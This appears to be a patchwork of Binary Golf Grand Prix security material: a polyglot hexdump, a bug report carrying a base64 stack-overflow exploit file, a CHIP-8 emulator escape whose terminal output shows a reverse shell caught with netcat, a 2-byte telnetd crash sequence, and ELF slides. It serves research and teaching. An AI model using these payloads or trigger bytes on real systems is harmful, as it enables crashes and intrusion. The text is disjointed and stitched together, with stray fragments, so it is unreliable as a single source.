030:  90 90 90 c3 40 00 38 00 01 00 60 b4 02 b7 00 b6   ....@.8...`.....
040:  02 b2 00 cd 10 61 c3 e8 66 01 01 00 00 00 05 00   .....a..f.......
050:  00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00   ............@...
060:  00 00 58 58 58 58 58 58 58 58 2b 00 00 00 00 00   ..XXXXXXXX+.....
070:  00 00 2b 00 00 00 00 00 00 00 60 b4 06 30 c0 b7   ..+.......`..0..
080:  03 31 c9 ba 4f 18 cd 10 61 c3 0e 1f ba 11 02 b4   .1..O...a.......
090:  09 cd 21 b8 02 4c cd 21 60 ac 84 c0 74 08 e8 07   ..!..L.!`...t...
0a0:  ff e8 d5 00 eb f3 61 c9 4b 01 b0 01 66 89 c7 be   ......a.K...f...
0b0:  11 01 40 00 b2 32 0f 05 b0 3c 66 ff c7 0f 05 52   ..@..2...<f....R
0c0:  61-72-21-1a-07-00-cf-90-73-00-00-0d-00-00-00 00   ar!.....s.......
0d0:  00 00 00 4a 92 74 20 80 3e 00 33 00 00 00 33 00   ...J.t .>.3...3.
0e0:  00 00 02 b1 9c c4 8a a0 6c 28 0c 14 30 1e 00 20   ........l(..0..
0f0:  00 00 00 50-4b-03-04-0a-00-00-00-00-00-58-58-58   ...PK........XXX
100:  58-60-a6 d1 2c 30 00 00 00 30 00 00 00 00 00 00   X`..,0...0......
110:  00 42 47 47 50 20 32 30 32 31 20 47 4f 54 20 4d   .BGGP 2021 GOT M
120:  45 20 54 48 49 4e 4b 49 4e 47 20 53 54 52 41 4e   E THINKING STRAN
130:  47 45 20 2d-20-78-63-65-6c-6c-65-72-61-74-6f-72   GE - xcellerator
140:  0a-0d-00 24 c4 3d 7b 00 40 07 00 50 4b 01 02 00   ...$.={.@..PK...
150:  00 0a 00 00 00 00 00 58 58 58 58 60 a6 d1 2c 30   .......XXXX`..,0
160:  00 00 00 30 00 00 00 0f 00 00 00 00 00 58 58 58   ...0.........XXX
170:  58 58 58 58 58 f3 00 00 00 60 b4 86 b0 00 b9 01   XXXXX....`......
180:  00 ba 00 00 cd 15 61 c3 50 4b 05 06 00-00-58-58   ......a.PK....XX
190:  58-58-01-00-3d-00-00-00-4b-01-00-00 58-58-58-58   XX..=...K...XXXX
1a0:  GNU d6-50-52-e8-00-00-00-00-00-01-00-00 2a ac ad 17   .PR.........*...
1b0:  e8 c7 fe e8 84 fe be 11 7d e8 ce fe a9 0e 20 d2   ........}.......
1c0:  ff a9 09 85 21 a9 10 85 20 20 cc 09 60 a0 00 b1   ....!...  ..`...
1d0:  20 c0 21 f0 0b c9 00 f0 0d 20 eb 09 c8 4c ce 09    .!...... ...L..
1e0:  20 e6 09 4c d4 09-60-a9-0d-4c-eb-09-c9-40-90-02    ..L..`..L...@..
1f0:  49-20-4c-d2-ff 90 60 b4 00 cd 16 61 eb b2 55 aa   I L...`....a..U.

RUN
x86 Bootloader   $ qemu-system-x86_64 janus.com
           COM   $ dosbox janus.com
           ELF   $ ./janus.com
           RAR   $ unrar janus.com
           ZIP   $ 7z x janus.com
GNU Multiboot2   $ grub-file --is-x86-multiboot2 janus.com
       C64 PRG   $ x64 janus.com  # Use VICE emulator or similar
```





Exploitable Stack Overflow #103

Closed dbastone opened this issue on Sep 3, 2022 · 6 comments · Fixed by #104

dbastone commented on Sep 3, 2022 · edited

The unnamed function at 0x080bb148 is used to copy data into a buffer and lacks a destination length check. This function is called in two places - by `process_fmt()` and `fmt_cell_combine()`. The call by `process_fmt()` is reachable using a `w3r_format` element (0x13) in a wk3 file, where user-controlled data from the file is copied into a stack variable. The call by `fmt_cell_combine()` was not investigated.

```
ushort process_fmt(byte *buf,ushort buflen,ushort param_3)
{
[...]
  char local_404 [1024];
[...]
    uVar3 = FUN_080bb148(local_404,buf + 4,buflen - 4);
                          dst        src     len
```

Both `buf` and `buflen` are controllable. The included exploit demonstrates this by overwriting the return address to point to a `jmp esp` gadget, where the payload causes the process to exit with a return value of 3 (I had originally intended to submit this to BGGP3, but missed the deadline!)

A pull request will be provided containing a proposed fix.

Base64 encoded exploit.wk3 - `AAAFAAAQBAAREwAVAAAAAAAD+/v7+/zMzMz08yhIIQM2AMw==`
[edit: reduced exploit size from 38 to 34 bytes]

This was discovered using Ghidra and AFL++'s QEMU mode, and was inspired by this tweet.

Hacker Discovers How to Remotely Pwn a Game Boy Using 'Pokémon Crystal' After 22 Years

A security researcher found a bug in the Japanese version of Pokémon Crystal, which he realized could be exploited via a mobile adapter to hack a Game Boy via the internet.


Your Amiibo's Haunted

Exploiting Flipper Zero's NFC file loader

Flipper Zero is a self-described *portable multi-tool for pentesters and geeks in a toy-like body*. The device comes with several built-in applications to transmit and recieve sub-1GHz frequencies, such as RFID, NFC, and Bluetooth.


This post demonstrates a buffer overflow in Flipper Zero's NFC file loader that I discovered for BGGP3.

Edit: CVE-2022-40363



```
david@inspiron530: ~/ctf/22/bggp/danirod — ssh 192.168.0.73 — 80×17
david@inspiron530:                    $ chip8 exploit.rom
 _   _      _ _         ____   ____  ____ ____ _____ _
| | | | ___| | | ___   | __ ) / ___|/ ___|  _ \___ /| |
| |_| |/ _ \ | |/ _ \  |  _ \| |  _| |  _| |_) ||_ \| |
|  _  |  __/ | | (_) | | |_) | |_| | |_| |  __/___) |_|
|_| |_|\___|_|_|\___( )|____/ \____|\____|_|  |____/(_)
                    |/

Spawning reverse shell...
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  1018  100  1018    0     0   5014      0 --:--:-- --:--:-- --:--:--  5014
```

```
david — nc -vl 1337 — 80×18
david@davids-MacBook-Pro ~ % nc -vl 1337
$ pstree -aps $$
systemd,1 splash
  `-sshd,1279
      `-sshd,16512
          `-sshd,16590
              `-bash,16591
                  `-chip8,16659 exploit.rom
                      `-sh,16696 -c ...
                          `-sh,16699
                              `-python,16701 -c...
                                  `-sh,16702 -i
                                      `-pstree,16716 -aps 16702

$ echo w00t
w00t
$
```



This PNG file is a Polyglot!


It is also:
- An executable JAR (JVM Bytecode)
- A CHIP-8 ROM
- A Brainfuck Program
- A PDF Document
- A ZIP containing EICAR.COM
- 3584 bytes long
- Tweetable!

- Retr0id

Posts /

BGGP4 Writeup: Self-Replicating VSCode Workspace

1 September 2023



2-byte DoS in freebsd-telnetd / netbsd-telnetd / netkit-telnetd / inetutils-telnetd / telnetd in Kerberos Version 5 Applications - Binary Golf Grand Prix 3 - CVE-2022-39028

Product Description

FreeBSD-telnetd, NetBSD-telnetd, netkit-telnetd, telnetd in Kerberos Version 5 Applications and inetutils-telnetd are standard telnet servers used in several Linux distributions, BSD systems, UNIX systems and commercial products:

- FreeBSD, NetBSD
- Debian, Fedora, Gentoo, ArchLinux, ... - using inetutils-telnetd or netkit-telnetd
- specific Palo Alto appliances
- specific Cisco appliances
- specific Brocade appliances
- specific Arista appliances
- OS running telnetd from Kerberos Version 5 Applications: this may include BSD 4.3 Reno, UNICOS 5.1 to UNICOS 7.0, SunOs 3.5 to SunOs 4.1, DYNIX V3.0.17.9 and Ultrix 3.1 to Ultrix 4.0. Note that these OS may be EOL.
- ...

From our understanding, the first implementation containing the vulnerabilities dates from February 1991. This is the Kerberos telnetd implementation available at https://github.com/krb5/krb5-appl/blob/f8420ba3e60160da670f4f9a5b9f5429f67cd174/telnet/telnetd.

ELF & Golf


Where Did ELF Come From?


The ELF format was first defined as part of the ABI for Unix System V Release 4.0 on October 18, 1988

ELF was created to address the limitations of the COFF format, which itself was created to replace the a.out format

By 1999, the Linux ELF implementation became the de facto standard

ELF has had a lot of time to evolve and find use in a wide variety of applications




AOFF (1977)
Absolute Object File Format
Intel internal format.
COM (1974)
Originally for CP/M and
DEC VAX 16-bit, real-mode
OMF (1981)
'Relocatable Object Module
Format' By Intel, AKA .obj
MZ-DOS (1983)
For DOS 2.0. Has 'MZ'
header, metadata,
relocations
CMD (1981)
For CP/M and other
DOS-like OS
a.out (1971)
'Assembler Output'
First format for
Unix, PDP-7 and
PDP-11. Also used
in early Linux.
NE (1985)
'New Executable'. For
Windows 1.0 and OS/2
COFF (1983)
'Common Object File
Format'
LX (1987)
'Linear Executable'
OS/2 2.0, 32 bit
LE (1987)
'Linear Executable'
Mixed 16/32 bit,
Windows VxD Drivers
from 3.x-9.x, OS/2,
DOS extenders, user
Windows binaries.
XCOFF (1986)
'eXtended COFF'
For AIX from IBM
ECOFF (1984)
'Extended COFF'
Designed for MIPS
on DEC Ultrix,
Tru64, SGI Irix,
Linux/MIPS, and
Net Yaroze
PE (1993)
'Portable Executable'
32 bit, for Windows
NT 3.1 and later, and
many other platforms
like UEFI :)
ELF (1988)
Replaced COFF
in Unix SVR4
PE32+ (2005)
64bit x86 PEs.
NOTE: 64 bit
architectures were
supported with PE,
but the format wasn't
updated until the
x86_64 version.

ELF's Many Use Cases

Linux Binaries and Libraries

Linux Kernel and Modules

Core Dumps

Bootloaders

Firmware Images

Game Consoles (eg. Playstation 2+)

Internal Formats (eg. textures in Paper Mario: The Origami King)

ELF's Flexibility


ELF supports 280+ machine types (architectures or bytecode formats)

Headers can be anywhere in the file (except the ELF header)

Structures can be overlaid on each other

Different needs, different parsers

Golfing relies on parser flexibility



```
~/demo » strace ./memsz_demo.bin
execve("./memsz_demo.bin", ["./memsz_demo.bin"], 0xffffd5b39630 /* 69 vars */) = -1 EINVAL (Invalid argument)
+++ killed by SIGSEGV +++
[1]    32162 segmentation fault (core dumped)  strace ./memsz_demo.bin

~/demo » readelf -l memsz_demo.bin

Elf file type is EXEC (Executable file)
Entry point 0x400078
There is 1 program header, starting at offset 64

Program Headers:
  Type           Offset             VirtAddr           PhysAddr
                 FileSiz            MemSiz              Flags  Align
  LOAD           0x0000000000000000 0x0000000000400000 0x0000000000400000
                 0x000000000000000c 0x0000000000000000  R E    0x0
readelf: Error: the segment's file size is larger than its memory size

~/demo » r2 memsz_demo.bin
WARN: Relocs has not been applied. Please use `-e bin.relocs.apply=true` or `-e bin.cache=true` next time
 -- Bindiff two files with '$ radiff2 /bin/true /bin/false'
[0x00400078]> pd 12
            ;-- entry0:
            ;-- pc:
            0x00400078      ffffffff       invalid
            0x0040007c      ffffffff       invalid
            0x00400080      ffffffff       invalid
            0x00400084      ffffffff       invalid
            0x00400088      ffffffff       invalid
            0x0040008c      ffffffff       invalid
            0x00400090      ffffffff       invalid
            0x00400094      ffffffff       invalid
            0x00400098      ffffffff       invalid
            0x0040009c      ffffffff       invalid
            0x004000a0      ffffffff       invalid
            0x004000a4      ffffffff       invalid
[0x00400078]> 
```

Pictured: An ELF with p_memsz = 0, valid on some firmwares, doesn't load with standard tools

ABIs

The ABI defines the context the binary runs, including architecture, alignment, and calling conventions.

Understanding the ABI means you can see the execution environment from the program's perspective.

This perspective is essential in understanding how your program works!

Specification vs. Implementation

Specifications are simply recommendations.

Only what executes is real.

Fuzzing experts HATE him!

One Weird Trick to discover security bugs without reading or running ANY code

>>> CLICK HERE <<<


BGGP3: CHIP-8 Sandbox Escape

12 bit address size defined by spec

Care must be taken to prevent overflows

Multiple implementations have out of bounds reads and writes within the emulator from a ROM

https://www.da.vidbuchanan.co.uk/blog/bggp3.html



```
david@inspiron530: ~/ctf/22/bggp/danirod — ssh 192.168.0.73 — 80×17
david@inspiron530:~/ctf/22/bggp/danirod$ chip8 exploit.rom
 _   _      _ _         ____   ____  ____ ____  _____ _
| | | | ___| | | ___   | __ ) / ___|/ ___|  _ \|___ /| |
| |_| |/ _ \ | |/ _ \  |  _ \| |  _| |  _| |_) | |_ \| |
|  _  |  __/ | | (_) | | |_) | |_| | |_| |  __/ ___) |_|
|_| |_|\___|_|_|\___( )|____/ \____|\____|_|   |____/(_)
                    |/

Spawning reverse shell...
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  1018  100  1018    0     0   5014      0 --:--:-- --:--:-- --:--:--  5014
```

```
david — nc -vl 1337 — 80×18
david@davids-MacBook-Pro ~ % nc -vl 1337
$ pstree -aps $$
systemd,1 splash
  `-sshd,1279
      `-sshd,16512
          `-sshd,16590
              `-bash,16591
                  `-chip8,16659 exploit.rom
                      `-sh,16696 -c ...
                          `-sh,16699
                              `-python,16701 -c...
                                  `-sh,16702 -i
                                      `-pstree,16716 -aps 16702
$ echo w00t
w00t
$
```

BGGP3: 2 Byte Telnet DOS


FF F7 or FF F8 crashes multiple telnet versions

- FF (255): Interpret As Command
- F7 (247): Erase Character
- F8 (248): Erase Line

The program reads memory that wasn't allocated and crashes

This bug went undiscovered for 30 years

https://pierrekim.github.io/blog/2022-08-24-2-byte-dos-freebsd-netbsd-telnet



```
The following are the defined TELNET commands.  Note that these codes
and code sequences have the indicated meaning only when immediately
preceded by an IAC.

   NAME               CODE              MEANING

   SE                  240    End of subnegotiation parameters.
   NOP                 241    No operation.
   Data Mark           242    The data stream portion of a Synch.
                              This should always be accompanied
                              by a TCP Urgent notification.
   Break               243    NVT character BRK.
   Interrupt Process   244    The function IP.
   Abort output        245    The function AO.
   Are You There       246    The function AYT.
   Erase character     247    The function EC.
   Erase Line          248    The function EL.
   Go ahead            249    The GA signal.
   SB                  250    Indicates that what follows is
                              subnegotiation of the indicated
                              option.
   WILL (option code)  251    Indicates the desire to begin
                              performing, or confirmation that
                              you are now performing, the
                              indicated option.
   WON'T (option code) 252    Indicates the refusal to perform,
                              or continue performing, the
                              indicated option.
   DO (option code)    253    Indicates the request that the
                              other party perform, or
                              confirmation that you are expecting
                              the other party to perform, the
                              indicated option.
   DON'T (option code) 254    Indicates the demand that the
                              other party stop performing,
                              or confirmation that you are no
                              longer expecting the other party
                              to perform, the indicated option.
   IAC                 255    Data Byte 255.
```

Parser Differentials


ELF is meant to be a general format, but many parsers are purpose built for a specific subset of known ELF types and use cases

No two parsers will be implemented the same way

Developers decide what to care about

Those decisions, combined with the program environment, create the playing field for binary golf.

See "Area41 2014: Ange Albertini & Gynvael Coldwind: Schizophrenic Files – A file that thinks it's many"



An abstract painting will react to you if you react to it. You get from it what you bring to it. It will meet you half way but no further. It is alive if you are. It represents something and so do you. YOU, SIR, ARE A SPACE, TOO.

Playing Jenga

Each set of Jenga blocks has its own unique set of characteristics

There are many factors that influence the stability of the tower


You carefully rearrange these blocks to reach new heights

ELF Golf Examples

What Does An ELF Need To Run?

